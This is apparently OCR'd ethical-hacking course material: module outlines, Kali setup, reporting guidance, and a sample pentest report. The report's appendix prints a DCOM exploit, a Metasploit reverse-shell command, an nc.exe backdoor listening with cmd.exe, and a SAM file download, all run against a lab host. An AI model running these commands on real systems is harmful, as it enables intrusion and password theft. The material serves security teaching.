Module 1. Introduction to the penetration testing

- What is hacking and ethical hacking?
- Types of cyberattacks;
- Penetration testing methodology: OSTMM, ISSAF, etc;
- Penetration testing project management;
- Hacking tools overview;
- Know the applicable laws;
- Dealing with third parties;
- Social engineering issues;
- Logging;
- Reporting;
- Scope. Links to other courses;

Labs:

- Lab 1.1 Basic configuration of ethical hacker workplace: Kali Linux
- Lab 1.2 Basic configuration of machine for hacking: Metasploitable 2

Module 2. Intelligence Gathering

- Open Source Intelligence methods;
- Structured analytic techniques overview;
- Types of collected information:
    - Business information (financial, clients, suppliers, partners);
    - Information about IT-infrastructure;
    - Employee;
- Discovering sources of the information;
- Google for penetration testers;
- Other search instruments;
- Tools overview;

Labs:

- Lab 2.1 Using of Google for OSINT;
- Lab 2.2 Using Maltego;
- Lab 2.3 Whois Reconnaissance, DNS Reconnaissance, SNMP reconnaissance, SMTP reconnaissance, Microsoft Netbios Information Gathering
- Lab 2.4 Network discovery with NMAP scanner.
- Lab 2.5 Using sniffers

Module 3. Vulnerability Analysis

- Types of vulnerabilities;
- Manual search for vulnerabilities;
- Automated search for vulnerabilities;
- Vulnerability Analysis tools.

Labs:

- Lab 3.1 Basic Netcat usage;
- Lab 3.2 Manual search for vulnerability in Apache Web-server using Telnet\Netcat;
- Lab 3.3 Using vulnerability scanners (Nessus, Nexpose, OpenVAS) for vulnerability discovery;
- Lab 3.4 Using miscellaneous assessment tools.

Module 4. Vulnerability Analysis for Web-applications

- OWASP projects
- Types of vulnerabilities in Web-applications. OWASP Top 10 vulnerabilities
- OWASP testing guide overview;
- Google Hacking. Google Hacking Database (GHDB)
- Web security testing tools:
  - Web-scanners,
  - Local Proxies
  - Fuzzers
  - Specialized browsers and browser plugins

Labs:

- Lab 4.1 Google Hacking using Google Hacking Database (GHDB);
- Lab 4.2 Vulnerabilities discovery with web-scanners Nikto, Arachni..;
- Labs 4.3 – 4.12 on OWASP Top 10 vulnerabilities

Module 5. Exploitation

- What is an exploit? (Dorofeev)
- The Exploit Database
- Google for penetration testers*: www.exploit-db.com*
- Local exploitation
- Metasploit Framework overview;
- Types of payloads;
- Meterpreter usage;
- Man-in-the-middle attacks;
- Password attacks: online and offline;
- Art of manual password guessing;

- Pass the hash attack.

Labs:

- Lab 5.1 Exploitation of Metasploitable 2 with Metasploit (…);Dorofeev)
- Lab 5.2 spoofing tools : basic Ettercap, arpspoof usage (Cain & Abel? - Dorofeev)
- Lab 5.3 Perform A Man In The Middle Attack With Kali Linux & Ettercap (among others SSLStrip);
- Lab 5.4 Online password attack with THC-Hydra; (Dorofeev)
- Lab 5.5 Offline password attacks with John-the-Ripper (Dorofeev)
- Lab 5.6 Modern 2014 attacks - heartbleed, shellshock, etc

Module 6. Social engineering

- Social engineering (Dorofeev)
- The Social engineering Toolkit project overview; (Andrian)

Labs:

- Lab 6.1 SET usage;

Module 7. Exploitation using client-side attacks

- Client side exploits
- The browser exploitation framework project overview;

Labs:

- Lab 7.1 Client side exploits;
- Lab 7.2 BeEF usage;

Module 8. Maintaining Access

- Maintaining Access utilities

Labs:

- 8.1 Remote rootkit installation and usage;


Module 1. Introduction to the penetration testing

- What is hacking and ethical hacking?
- Types of cyberattacks;
- Penetration testing methodology: OSTMM, ISSAF, etc;
- Penetration testing project management;
- Hacking tools overview;
- Know the applicable laws;
- Dealing with third parties;
- Social engineering issues;
- Logging;
- Reporting;
- Scope. Links to other courses;

Labs:

- Lab 1.1 Basic configuration of ethical hacker workplace: Kali Linux
- Lab 1.2 Basic configuration of machine for hacking: Metasploitable 2

What is hacking and ethical hacking?



Hacking Tools

Kali Linux

Kali Linux is a linux-based system which contains over 300 forensics and penetration testing tools. Here e we will show you some tips and tricks to finding your way around Kali so that you can get up and running quickly.

Kali Linux can be downloaded from the site: https://www.kali.org/

Kali Installation

For local work with Kali you can create virtual environment using VirtualBox software.

What you have to do after Kali Linux installation

Clean, update, upgrade and dist-upgrade your Kali installation.	`apt-get clean && apt-get update && apt-get upgrade -y && apt-get dist-upgrade -y`

Install Java	`tar -xzvf /root/jdk-7u45-linux-x64.tar.gz`
	`mv jdk1.7.0_45 /opt`
	`cd /opt/jdk1.7.0_45`
	
	`update-alternatives --install /usr/bin/java java /opt/jdk1.7.0_45/bin/java 1`
	`update-alternatives --install /usr/bin/javac javac /opt/jdk1.7.0_45/bin/javac 1`
	`update-alternatives --install /usr/lib/mozilla/plugins/libjavaplugin.so mozilla-javaplugin.so /opt/jdk1.7.0_45/jre/lib/amd64/libnpjp2.so 1`
	`update-alternatives --set java /opt/jdk1.7.0_45/bin/java`
	`update-alternatives --set javac /opt/jdk1.7.0_45/bin/javac`
	`update-alternatives --set mozilla-javaplugin.so /opt/jdk1.7.0_45/jre/lib/amd64/libnpjp2.so`

Install Flash	`apt-get install flashplugin-nonfree update-flashplugin-nonfree --install`
Install File Roller – Archive Manager	`pt-get install unrar unace rar unrar p7zip zip unzip p7zip-full p7zip-rar file-roller -y`
Install Recordmydesktop	`apt-get install gtk-recordmydesktop recordmydesktop`

Linux basic commands

`root@kali:~#` ifconfig eth0 192.168.99.14 netmask 255.255.255.0 up	Set IP-address
`root@kali:~#` route add default gw 192.168.99.254	Set default gateway
`root@kali:~#` updatedb `root@kali:~#` locate hydra	Locate a file
`root@kali:~#` find / -name hydra*	Locate a file
`root@kali:~# apt-get install armitage`	Install Armitage

Reporting

Report in its definition is a statement of the results of an investigation or of any matter on which definite information is required (Oxford English Dictionary).

A penetration test is useless without something tangible to give to a client or executive officer. A report should detail the outcome of the test and, if you are making recommendations, document the recommendations to secure any high-risk systems. Report Writing is a crucial part for any service providers especially in IT service/ advisory providers. In penetration testing the final result is a report that shows the services provided, the methodology adopted, as well as testing results and recommendations.

Report planning

A good report will usually include the following sections:

N	Report section	Description
1	Executive Summary	Summarizes main weaknesses discovered during the project and indicates their potential business impacts.
2	Technical Summary	Summarizes technical aspects of the penetration test.
3	Scope	Locations, IP-addresses, Information systems which were covered by the testing. Time when the penetration testing was conducted.
4	Approach	Description of the methodology used in the testing.
5	Vulnerabilities	Detailed description of the discovered vulnerabilities.
6	Vulnerability->Finding	Where and what vulnerability was discovered

7	Vulnerability->Attack description	How the discovered vulnerability could be exploited
8	Vulnerability->Risk	What impact will be if the vulnerability is exploited.
9	Vulnerability->Recommendation	Recommendations how to remove the vulnerability.

Documenting during the penetration

Due to the nature of penetrating testing and utilizing more than one way, tools, computers, etc., penetration tester needs to make sure that he collected all the information in all stages, system used and tools. This will ease his report writing and make all information that he need available either in each stage, moving to the next stage, using information and analyzing it either in the penetration testing activity or dining report writing. In case of the penetration testing is conducted by a team, a centralized and secure location need to be located to share the information.

Collecting the information during the penetration testing stages/steps is a very important step to be able to write the report. This include, scanning results, vulnerability assessment, snap shots of the findings and exploits (if any), etc. Pen-tester needs to consider information collection in all steps that he performs during the test.

In the following table some examples of documenting are provided:

Penetration testing activity	What to save/document
Port scanning	Xml generated by nmap
Vulnerability scanning	Reports of vulnerability scanners
Password bruteforcing	Output of bruteforcing utilities.
Password guessing	Logging of what passwords you tried in special file.
Exploitation	Screenshots demonstrating successful attack

Labs

Lab 1.1 Kali Linux installation into the VirtualBox

Type of the lab: local

Prerequisites:

1) Kali Linux ISO-image
2) VirtualBox Software installed

Task:

1) Create Kali Linux virtual machine
2) Update the system
3) Install VirtualBox add-ons

Lab 1.2 Kali Linux exploration

Task:

1) Determine the location of the file nmap in Kali
2) Find and read the documentation for the nmap tool

Lab 1.1 Basic configuration of ethical hacker workplace: Kali Linux

Module 2. Intelligence Gathering

- Open Source Intelligence methods;
- Structured analytic techniques overview;
- Types of collected information:
    - Business information (financial, clients, suppliers, partners);
    - Information about IT-infrastructure;
    - Employee;
- Discovering sources of the information;
- Google for penetration testers;
- Other search instruments;
- Tools overview;

Labs:

- Lab 2.1 Using of Google for OSINT;
- Lab 2.2 Using Maltego;
- Lab 2.3 Whois Reconnaissance, DNS Reconnaissance, SNMP reconnaissance, SMTP reconnaissance, Microsoft Netbios Information Gathering
- Lab 2.4 Network discovery with NMAP scanner.
- Lab 2.5 Using sniffers

Introduction

Intelligence Gathering is the first phase of the ethical hacking process and is the subject of this chapter. The goal is to gather as much useful information as possible about a potential target with the objective of getting enough information to make later attacks more accurate.

Main information that can be gathered during this phase includes:

General company info

- Organization structure;
- Addresses of the offices;
- Names of top-managers;
- Clients, suppliers;

IT-infrastructure

- Internet resources (domain names, IP addresses);
- Versions of hardware and software;
- Configuration of systems;
- Account information;

Personnel

- Employee names;
- E-mails;
- Phone numbers.

Sources of such information:

- Web-sites (Main company site, blogs of employees, sites for searching for job);
- Search engine search results;
- Internet-services (whois, DNS, etc);
- Company IT-infrastructure which is accessible from the Internet.

Collecting information about IT-infrastructure

The following information about network is the main focus for ethical hacker:

- Domain names the company uses to conduct business or other functions, including research and customer relations
- Internal domain name information
- IP addresses of available systems
- Rogue or unmonitored websites that are used for testing or other purposes
- Private websites
- TCP/UDP services that are running
- Access control mechanisms, including firewalls and ACLs
- Virtual private network (VPN) information
- Intrusion detection and prevention information as well as configuration data
- Authentication mechanisms and systems

Main tools are:

- ping
- traceroute

Regarding the computer which is considered as a target the following information is interesting:

- function in corporate network (for example Domain Controller, workstation of chief accountant, etc);
- version of operating system;
- user and group information and names;

- passwords or password hashes (actually such information we will get on later phases);
- security settings (especially password policy);
- running network services (port, software version);
- routing tables;
- snmp;

Main tools are:

- nmap;

Lab 2.1 Finding the IP Address of a Website

1. Find out IP Address of site google.com using ping command.
2. Find out the route to the server using tracert (Win) or traceroute (Linux)
3. Find out the range of IP-addresses using any whois online service

Module 5. Exploitation

- What is an exploit? (Dorofeev)
- The Exploit Database
- Google for penetration testers*:* www.exploit-db.com
- Local exploitation
- Metasploit Framework overview;
- Types of payloads;
- Meterpreter usage;
- Man-in-the-middle attacks;
- Password attacks: online and offline;
- Art of manual password guessing;
- Pass the hash attack.

Labs:

- Lab 5.1 Exploitation of Metasploitable 2 with Metasploit (…);Dorofeev)
- Lab 5.2 spoofing tools : basic Ettercap, arpspoof usage (Cain & Abel? - Dorofeev)
- Lab 5.3 Perform A Man In The Middle Attack With Kali Linux & Ettercap (among others SSLStrip);
- Lab 5.4 Online password attack with THC-Hydra; (Dorofeev)
- Lab 5.5 Offline password attacks with John-the-Ripper (Dorofeev)
- Lab 5.6 Modern 2014 attacks - heartbleed, shellshock, etc

Appendix A

Sample Penetration Testing Report

Penetration Testing For

Great Company Inc.

Month ddth,yyyy

By: John Smith

Document Properties

Title	Black Box Penetration Testing Report
Version	V1.0
Author	John Smith
Pen-testers	John Smith
Reviewed By	Johanna Smith
Approved By	Johanna Smith
Classification	Confidential

Contents

CONTENTS 18
IEXECUTIVE SUMMARY 20
1.1SCOPE OF WORK 20
1.2PROJECT OBJECTIVES 20
1.3ASSUMPTION 20
1.4TIMELINE 20
1.5SUMMARY OF FINDINGS 21
1.6SUMMARY OF RECOMMENDATION 22
2METHODOLOGY 23
2.1PLANNING 23
2.2EXPLOITATION 24
2.3REPORTING 24
3DETAIL FINDINGS 25
3.1DETAILED SYSTEMS INFORMATION 25
3.2WINDOWS SERVER 192.168.1.75 27
4.REFERENCES 32
APPENDIX A NESSUS VULNERABILITY SCANNING REPORTS 32

List Of illustrations

List of Tables

Table 1 Penetration Testing Time Line 12

Table 1 Total Risk Rating 12

Table 3 Risk Analysis 16

Table 4 Rating Calculation 16

Table 5 Targets open ports 17

List of Figures

Figure 1 Total Risks 13

Figure 2 Penetration Testing Methodology

15 Figure 3 192.168.1.75 Number of Risks 17

Figure 4 Telnet Service Banner 18 Figure 12

Exploiting RPC using dcom 18 Figure 13

Getting Shell Access 19 Figure 14 Exploiting

dcom - metasploit 19 Figure 16 Uploading

nc.exe as backdoor 21 Figure 17 Shell

command and running nc 22 Figure 18

Downloading SAM file 22

1. Executive Summary

This document details the security assessment (external penetration testing) of GPEN.KM. The purpose of the assessment was to provide a review of the security posture of GPEN.KM Internet infrastructure, as well, as to identify potential weaknesses in its Internet infrastructure.

1.1. Scope of work

This security assessment covers the remote penetration testing of 2 accessible servers hosted on 192.168.1.75 and 192.168.1.76 addresses. The assessment was carried out from a black box perspective, with the only supplied information being the tested servers IP addresses. No other information was assumed at the start of the assessment.

1.2. Project Objectives

This security assessmentis carriedouttogaugethesecuritypostureofGPEN.KM's Internet facing hosts. The result of the assessment is then analyzed for vulnerabilities. Given the limited time that is given to perform the assessment, only immediately exploitable services have been tested. The vulnerabilities are assigned a risk rating based on threat, vulnerability and impact.

1.3. Assumption

While writing the report, we assume that both IP addresses are considered to be public IP addresses, NDA and rules of engagement has been signed and based on the information gathering phase the company name is GPEN.KM.

1.4. Timeline

The timeline of the test is as below:

Penetration Testing	Start Date/Time	End Date/Time
Pen Test 1	mm/dd/yyyy	mm/dd/yyyy

Table 1 Penetration Testing Time Line

1.5. Summary of Findings

Low	3
Medium	2
High	6
Critical	6

Table 2 Total Risk Rating




Figure 1 Total Risks

GPEN.KM needs to pay more attention to information security. We were able to access one server in less than one hour. GPEN.KM needs to invest in implementing a defense-in-depth approach to have multiple layers of security to protect their information asset. Other areas such as processes and people should be emphasized as well. Systems and networks hardening and secure configurations, for instance, should be implemented to strengthen the different layers of security within GPEN.KM .

Below are the high level findings from the external penetration test:

- GPEN.KM lacks a defense in depth (multi-layered) security strategy which if implemented will help GPEN.KM achieves better security level.

Mansour Alharbi, mharbi@gmail.com

- We found that both servers are not protected by a firewall and can present a security

risk since the host runs a number of services such as Microsoft terminal services without being configured for optimal security. GPEN.KM must design the Firewall policy as follows:

o Apply rules to allow only public services such as mail and web access. o Apply anti-mapping rules on the border router and primary firewall. o Allow only authorized IPs to connect to other services or best disable unneeded services.

- It was obvious that GPEN.KM patch management policy and procedure is either not existing or not implemented correctly. One of these servers was running windows 2000 server without any patches. This opened a very high security risk on the organization.
- Services installed were running with default configuration such as FTP.

  Web application hosted in 192.168.1.75 is running multiple security vulnerability such as SQL injection and XSS. An attacker can gain access to customer information and manipulate it. GPEN.KM has to implement input validation and re-designthe webapplicationcomponent. Best practiceis tohave3-tier design.

  At least the application server and DB server should be hosted in deferent servers and segregated by a firewall.

1.6. Summary of Recommendation

Adopt defense-in-depth approach where GPEN.KM utilizes variety of security tools/systems and processes to protect its assets and information. Among these:

- Deploy Host Intrusion Prevention Systems -HIPS on servers and desktops, also enable personal firewall on desktop (such as Microsoft Windows firewall).
- Perform security hardening on servers in the production environment especially those in the Internet and/or external DMZs.
- Implement Patch management system(s) to provide centralized control over fixes, updates and patches to all systems, devices and equipments. This will minimize overhead on operations team and will elevate security resistance.

Mansour Alharbi, mharbi@gmail.com

- GPEN.KM has to implement input validation and re-design the web application component. Best practice is to have 3-tier design. At least the application server and DB server should be hosted in deferent servers and segregated by a firewall.
- Conduct vulnerability assessment at least twice a year and penetration testing at least once a year or if there is a major change in the information assets.
- Develop and implement a training path for the current IT staff.

2. Methodology

Information Gathering» Detecting Live Systems» Reconnaissance» Scanningand fingerprinting»

Vulnerability Assessments» Enumeration» Exploitation» _____ y

Finding Analysis» Risk calculation and Rating» Reporting» _____ y

Figure 2 Penetration Testing Methodology

2.1. Planning

During planning we gather information from public sources to learn about target:

- People and culture
- Technical infrastructure

Then, we detect the live system its O.S and determined the running services and its versions.

Mansour Alharbi, mharbi@gmail.com

2.2. Exploitation

Utilizing the information gathered in Planning we start to find the vulnerability for each O.S and service that we discovered after that trying to exploit it.

2.3. Reporting

Based on the results from the first two steps, we start analyzing the results. Our Risk rating is based on this calculation:

Risk=Threat 1 Vulnerability * Impact

Threat		Low				Medium				High				Critical			
Vulnerability		L	M	H	C	L	M	H	C	L	M	H	C	L	M	H	C
Impact	Low	1	2	3	4	1	4	6	8	3	6	9	12	4	8	12	16
	Medium	2	4	6	8	4	8	12	16	6	12	18	24	8	16	24	32
	High	3	6	9	12	6	12	18	24	9	18	27*	36	12	24	36	48
	Critical	4	8	12	16	8	16	24	32	12	24	36	48	16	32	48	64

Table 3 Risk Analysis

L	Low	1-16
M	Medium	17-32
H	High	33-48
C	Critical	49-64

Table 4 Rating Calculation

After calculating the risk rating, we start writing the report on each risk and how to mitigate it.

3. Detail findings

3.1. Detailed Systems information

1Based on our analysis risks that falls under this category will be considered as High.


IP Address	System Type	OS Information	Open Ports		
			Port#	Protocol	Service Name
192.168.1.76	Server	Microsoft Windows Server 2003 Service Pack 1	139	Tcp	netbios-ssn
			21	Tcp	ftp
			80	Tcp	http
			135	Tcp	Msrpc
			389	Tcp	Ldap
			445	Tcp	open microsoft-ds
			464	tcp	open kpasswd5?
			1593	tcp	open ncacn_http
			636	tcp	open tcpwrapped
			1025	Tcp	open msrpc
			1027	Tcp	open ncacn_http
			1030	Tcp	open msrpc
			3268	Tcp	open ldap
			3269	Tcp	open tcpwrapped
			3389	Tcp	open microsoft-rdp

Mansour Alharbi, mharbi@gmail.com

192.168.1.75	Server	Microsoft Windows 2000 Service Pack 0	80	Tcp	HTTP
			135	Tcp	Msrpc
			139	Tcp	netbios-ssn
			443	Tcp	HTTPS
			445	Tcp	microsoft-ds
			1027	Tcp	Port exosee
			1035	Tcp	Port mxxrlogin
			23	Tcp	telnet
			53	Tcp	DNS
			1033	Tcp	Port netinfo-local
			135	Udp	Port epmap

Table 5 Targets open ports

3.2. Windows Server 192.168.1.75



	Low	Medium	High	Critical
■ iSeries	2	2	5	5

Figure 3 192.168.1.75 Number of Risks

Unsecure service (Telnet) is running:

Threat Level

Medium

Vulnerability

Medium

Analysis

Telnet provides access to the server for remote administration as an example. Unfortunately telnet traffic is not encrypted. Suspicious users i.e. attacker with and easy accessible sniffer can sniff the traffic, which may include sensitive data and/or administrator credentials.

By Telneting to 192.168.1.75, we were able to see telnet service version number 5.00




Figure 4 Telnet Service Banner

impact

High

Risk Rating

Low

Recommendation

If deemed necessary for this server to be administered remotely, utilize secure administration tools such as SSH or Secure remote desktop access.

Microsoft RPC interface Buffer Overrun:

Threat Level

High

Vulnerability

Critical

This is just for demonstration purpose if the pen- tester would like to upload any tool in the target system, a rule of engagement should include such a statement! The tools must be removed after the test.

Analysis

The remote host is running a version of Windows, which has a flaw in its RPC interface, which may allow an attacker to execute arbitrary code and gain SYSTEM privileges. An attacker or a worm could use it to gain the control of this host.

We exploit this vulnerability utilizing a ready exploit available in the internet.

```
bt tmp # dcon -d 192.168.1.75

RPC DCOM remote exploit - .:[ocl92.us]:. Security

t+] Resolving host..

[+] Done.
```

```
-- Target: [Win2k-Universal]:192.168.1.75:135, Bindshell:666,
RET=[0xOO18759f] [+] Connected to bindshell..
```

```
-- bling bling --
```

Figure 5 Exploiting RPC using dcom

Mansour Alharbi, mharbi@gmail.com

After exploiting this vulnerability we got a shell and as you can see the IP address is the server IP address.

Mansour Alharbi, mharbi@gmail.com

```
[+] Connected to bindshell..

-- bling bling --

Microsoft Windows 2000 [Version
5.00.2195] (C) Copyright 1985-1999
Microsoft Corp.

C:\WINNT\system32>ipconfig ipconfig


Windows 2000 IP Configuration

Ethernet adapter Local Area Connection:

Connection-specific  DNS  Suffix  .  :  IP
Address ......................:          192.168.1.75
Subnet Mask ..................:          255.255.255.0
Default Gateway  .............  :         192.168.1.1

C:\WINN7\system32>


C:\WINNT\system32>
```

Figure 6 Getting Shell Access

We also utilize this vulnerability to upload and download file through meterpreter as described below:

```
bt framework3 # ./msfcli windows/dcerpc/ms03_026_dcoin RH0ST=192.168.1.75 RP0RT=135 PAYLOAD=windows/meterprefer/reverse_tcp LH0ST=192.168.1.41 TARGET=0 [*] Please
wait while we load the module tree...

[*] Handler binding to LHOST 0.0.0.0 [*] Started reverse handler
```

```
[*] Trying target Windows NT SP3-6a/2000/XP/2003 Universal..я

[*] Binding to 4d9f4ab8-7dlc-llcf-861e-002Oaf6e7c57:0.0@ncacn_ip_tcp:192.168.1.75[135] ...

[*] Bound to 4d9f4ab8-7dlc-llcf-861e-002Oaf6e7c57:0.0(chcacn_ip_tcp:192.168.1.75[135] ...

[*] Sending exploit ...

[*] Transmitting intermediate stager for over-sized stage...(191 bytes)
```

```
[*] The DCERPC service did not reply to our request [*] Sending stage (2650 bytes)
```

```
[*] Sleeping before handling stage...

[*] Uploading DLL (75787 bytes)...

[*] Upload completed.
```

```
[*] Meterpreter session 1 opened (192.168.1.41:4444 -> 192.168.1.75:1497) meterpreter > |
```

Figure 7 Exploiting dcom - metasploit

Mansour Alharbi, mharbi@gmail.com

```
[*] uploading : /root/nc.exe -> c:WINNT [-]
core_channel_open: Operation failed: 3 meterprefer >
```

```
meterprefer > upload /root/nc.exe c:

[*] uploading : /root/nc.exe -> c:

[*] uploaded : /root/nc.exe -> c:\nc.exe

meterprefer > cd c:

meterprefer > pwd

c:\WINNT\repair

meterprefer > cd c:\

meterprefer > pwd

c:\
```

```
meterprefer > ls Listing: c:\
```

Mode	Size	Type	Last modified						Name	
100777/rwxrwx rwx	0	fit	Thu	Jan	01	00:00:00	+0000	1970	AUTOEXEC. BAT	
100777/rwx rwxrwx	741421	fit	Thu	Jan	01	00:00:00	+0000	1970	Bginfo.exe	
100666/rw-rw-rw-	0	fit	Thu	Jan	01	00:00:00	+0000	1970	CONFIG.SYS	
40777/rwx rwx rwx	0	dir	Thu	Jan	01	00:00:00	+0000	1970	Documents and	Settings
40 777/rwx rwx rwx	0	dir	Thu	Jan	01	00:00:00	+0000	1970	Hacking Tools	
40777/rwx rwx rwx	0	dir	Thu	Jan	01	00:00:00	+0000	1970	IDS Center	
100444/r-- r- - r- -	0	fit	Thu	Jan	01	00:00:00	+0000	1970	10.SYS	
40777/ rwx rwx rwx	0	dir	Thu	Jan	01	00:00:00	+0000	1970	Inetpub	
100444/r--r-- r- -	0	fit	Thu	Jan	01	00:00:00	+0000	1970	MSDOS.SYS	
100555/r-xr-xr-x	34468	fit	Thu	Jan	01	00:00:00	+0000	1970	NTDETECT. COM	
40555/r-xr-xr-x	0	dir	Thu	Jan	01	00:00:00	+0000	1970	Program Fites	
40 777/rwx rwxrwx	0	dir	Thu	Jan	01	00:00:00	+0000	1970	RECYCLER	
40777/rwxrwx rwx	0	dir	Thu	Jan	01	00:00:00	+0000	1970	System Volume	Informati
40 777/rwx rwxrwx	0	dir	Thu	Jan	01	00:00:00	+0000	1970	WINNT	
100666/rw-rw-rw-	195	fit	Thu	Jan	01	00:00:00	+0000	1970	boot.ini	
40 777/rwx rwxrwx	0	dir	Thu	Jan	01	00:00:00	+0000	1970	deploy	
100666/rw-rw-rw-	790	fit	Thu	Jan	01	00:00:00	+0000	1970	ipconfigall.txt	
100666/rw- rw- rw-	155648	fit	Thu	Jan	01	00:00:00	+0000	1970	mydb.mdb	
						○○ ○				
100444/r-- r- - r- -	214416	fit	Thu	Jan	01	00:00:00	+0000	1970	ntldr	
100666/rw- rw- rw-	402653184	fit	Thu	Jan	01	00:00:00	+0000	1970	pagefile.sys	
100666/rw-rw-rw-	106	fit	Thu	Jan	01	00:00:00	+0000	1970	sql accounts.txt |	

Figure 8 Uploading nc.exe as backdoor

We uploaded a tool for further testing

We opened a command shell using meterpreter and ran nc.exe to listen on port 2222/TCP:

```
И Г51                                                    Shell
meterpreter > execute -f cmd.exe
-c Process 488 created.

Channel 4 created, meterpreter >
interact 4 Interacting with
channel 4...

Microsoft Windows 2000 [Version 5.00.2195]

(C) Copyright 1985-1999 Microsoft Corp.

c:\>hostname

hostname

VWIN2Ksql765589

c:\>ipconfig


ipconfig


Windows 2000 IP Configuration


Ethernet adapter Local Area Connection:

Connection-specific DNS Suffix

IP                                  192.168.1.75

                                    255.255.255.
                                    0

                                    192.168.1.1



Address....................

Subnet Mask ...............

Default Gateway ...........

c:\>nc.exe -1 -p2222 -d -e cmd.exe -L nc.exe -1 -p2222 -d -e cmd.exe -L
```

Figure 9 Shell command and running nc

And downloading SAM file for cracking the system passwords offline:

```
meterpreter > cd c:\ meterpreter > cd WINNT meterpreter > pwd
c:\WINNT
```

```
meterpreter > download SAM

[-] stdapi_fs_stat: Operation failed: 2

meterpreter > cd repair

meterpreter > download SAM

[*] downloading: SAM -> SAM

[*] downloaded : SAM -> SAM

meterpreter > |
```

Figure 10 Downloading SAM file

impact

Critical

Mansour Alharbi, mharbi@gmail.com

Risk Rating

Critical

Recommendation

Patch the system with latest patches from MS.

http://www.microsoft.com/technet/security/bulletin/MS03-039.mspx

4. References

Appendix A - Nessus Vulnerability Scanning Reports

Attache nessus scanning file.

Mansour Alharbi, mharbi@gmail.com

Mansour Alharbi, mharbi@gmail.com